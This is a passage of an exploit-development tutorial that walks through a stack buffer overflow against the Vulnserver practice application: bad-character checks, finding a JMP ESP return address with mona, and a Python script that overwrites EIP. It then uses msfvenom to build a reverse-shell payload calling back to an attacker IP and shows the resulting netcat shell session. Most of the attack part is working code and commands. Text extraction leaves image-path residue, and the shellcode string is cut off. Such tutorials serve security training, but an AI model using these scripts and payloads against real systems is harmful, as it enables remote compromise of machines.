
Now we see a much longer “bad chars” string on the stack. It is anything but difficult to take an easy route and look down and check whether the “\xff” character is there and expect that there is no other corruption. In this example, every corrupt byte terminated the “bad chars” string, but that is not always the case. Sometimes when you try to build new exploits, you will experience circumstances where a single character corrupts, but the remainder of the “bad chars” string prints efficaciously. In this situation, cautiously looking at the bytes on the stack individually to the “bad chars” string is the best way to check that there are no more bad characters. Unfortunately, it is a very tedious process, and it’s easy to make mistakes.




6 — Finding the right module

When we talk about finding the correct module, what we are stating is — we are searching for a “dll” file or something comparable within the program that has no memory protection. Even though there’s no real way to utilize an application for critical thinking, we can use the “Mona.py” module to automate these annoying byte-by-byte comparisons for Immunity Debugger. You can download the “Mona.py” file from the following GitHub page: “https://github.com/corelan/mona.”


Extract the file and copy “Mona.py” to “C:\Program Files\Immunity Inc\Immunity Debugger\PyCommands.” folder.



After copying the file into the "PyCommands" folder, you can invoke it and list all modules in the Immunity Debugger. Before listing the modules, make sure that "vulnserver" is running and attached to the debugger. Then, from the Immunity Debugger using the search field type "!mona modules" and hit "Enter."



It will display all modules with their protection settings. Here we need to look for a file that is attached to "vulnserver" and has all protection settings as "False." In this example, we found "essfunc.dll" that has everything set to false.



Next, we should find an opcode equivalent of a *"JMP"* (jump command). To do that, we need to use *"nasm_shell.rb"* script from the Kali Linux terminal.


to find the path locate nasm_shell.rb

***Ex:** (root@kali:~#/ usr/ share/ metasploit-framework/ tools/ exploit/ nasm_shell.rb).*

Here we are trying to convert assembly language into the hex code and find equivalent code for jump command "JMP ESP." "JMP ESP" instruction, it lets us control program execution through "EIP" and land in our user-controlled space that will contain our shellcode. Type "JMP ESP" in the "nasm_shell" and hit "Enter." Then note the hex code for jump command, which is "FFE4".

```
root@root:~# /usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
nasm > JMP ESP
00000000  FFE4              jmp esp
nasm >
```

Now, we need to use this information (FFE4) with Mona to find the return address for the jump command using (essfunc.dll) module. To do that, type *"!mona find -s "\xff\xe4" -m essfunc.dll"* in the Immunity Debugger's search field.



When you hit "Enter," it will display the return addresses. We need to take notes and write down one of the addresses so we can use it later on in our python script. Here, in this example, we will note the first address, which is "625011af".


Now, we can modify our python script and add the return address that we noted in the reverse order (*"\xaf\x11\x50\x62"*) after we specify (*"A"* * 2003) buffer characters.

Open ▾ *Fuzzing1.py


```
#!/usr/bin/python

import sys, socket

shellcode = "A" * 2003 + "\xaf\x11\x50\x62"

try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(('10.10.10.4',9999))
        s.send(('TRUN /.:/' + shellcode))
        s.close()


except:
        print "Error connecting to server"
        sys.exit()
```

With the memory address of *"JMP ESP"* added to our script after the 2003 bytes of initial buffer, we can overwrite the *"EIP."* Before we run this script, let's set a break-point at the *"JMP ESP"* instruction, so we may step through the instructions manually


after we send in our input. To do so, click on the blue arrow icon in the debugger and type the return address value that we noted before.



Once you hit the “OK” button, it will locate that particular jump code and display it on top of the screen. To set the break-point, highlight the address and hit “F2” or double click the hex value of the address.




After everything is set, run the python script and analyze the changes.



So, what happened here is the program had stopped when we reached our break-point, and the "EIP" has been overwritten with the value we specified in our python script. It means that we have full control over the "EIP" and can run any shellcode to compromise our target machine.

7 — Generating shellcode and gaining access

At this stage of the exploit development process, it is time to generate the shellcode. In this example, we will use msfvenom to create a reverse shell payload. Msfvenom is the combination of payload generation and encoding. To create the shellcode we need to execute the following command: (root@kali:~# msfvenom — platform Windows -p windows/shell_reverse_tcp LHOST=10.10.10.15 LPORT=4444 EXITFUNC=thread -f c -a x86 -b "\x00"). Let's break it down and analyze the command. First, we invoked the tool and then specified the payload for the Windows operating system (windows/shell_reverse_tcp) by using the "-p" operator. Next, we provided the attacker machine's IP address (LHOST) and the port number (LPORT) to listen on for incoming connection. Then we used the "EXITFUNC=thread" command to make the exploit a little bit more stable (this is optional). We wanted to export everything into the C file type, so we specified the "-f" operator. Next, we provided the architecture "-a x86" of the target machine and a bad character using the "-b" option.



Once you hit *"Enter,"* it will generate a payload. We need to copy and use it in our python script.

Open up the python script with any text editor and declare a variable like "overflow" or anything you like, and then paste the payload.

Next, we have to add this variable of payload into the "shellcode" variable by providing a few ("\x90" no operation) paddings.


Ex: (shellcode = "A" * 2003 + "\xaf\x11\x50\x62" + "\x90" * 32 + overflow). We use this type of padding to make sure that nothing is interfering between the jump command and our payload.

Open

Fuzzing1.py

```
#!/usr/bin/python

import sys, socket

overflow =
"\xb8\x7b\x93\x7a\x2d\xdb\xce\xd9\x74\x24\xf4\x5d\x29\xc9\xb1\x52\x83\xc5\x04\x31\x45\x0e\x03\x3e\x9d\x98\xd8\x3c\x49\xde\x23\xbc\x8a\x

shellcode = "A" * 2003 + "\xaf\x11\x50\x62" + "\x90" * 42 + overflow

try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(('10.10.10.4',9999))
        s.send(('TRUN /.:/' + shellcode))
        s.close()


except:
        print "Error connecting to server"
        sys.exit()
```

After everything is complete, save the script and run it against the target machine. Before executing the script, make sure that the “vulnserver” software is running as administrator on the target machine.



Finally, we can start a netcat listener to capture the reverse shell connection, and send our exploit buffer to the application by executing the python script we created.

Ex: (root@kali:~# nc -nvlp 4444).

```
root@root:~# nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.10.15] from (UNKNOWN) [10.10.10.4] 49483
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\IEUser\Desktop\vulnserver>whoami
whoami
iewin7\ieuser

C:\Users\IEUser\Desktop\vulnserver>dir
dir
 Volume in drive C is Windows 7
 Volume Serial Number is 3C9E-098B

 Directory of C:\Users\IEUser\Desktop\vulnserver

03/12/2020  10:29 AM    <DIR>          .
03/12/2020  10:29 AM    <DIR>          ..
11/19/2010  05:46 PM            16,601 essfunc.dll
11/19/2010  05:46 PM             1,501 LICENSE.TXT
11/19/2010  05:46 PM             3,255 README.TXT
03/12/2020  04:39 AM    <DIR>          Source
11/19/2010  07:57 PM            29,624 vulnserver.exe
               4 File(s)         50,981 bytes
               3 Dir(s)  24,990,904,320 bytes free

C:\Users\IEUser\Desktop\vulnserver>
```

As you can see in the screenshot above, once the python script is executed, you will receive the reverse shell connection and will have full control over the target machine.